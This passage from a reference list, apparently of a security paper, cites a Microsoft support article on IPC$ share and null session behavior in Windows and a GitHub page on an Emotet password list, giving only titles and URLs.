- [10] IPC\$ share and null session behavior in Windows. <https://support.microsoft.com/en-us/help/3034016/ipc-share-and-null-session-behavior-in-windows>.
- [11] emotet. <https://github.com/lucanag/emotet/blob/master/password%20list>.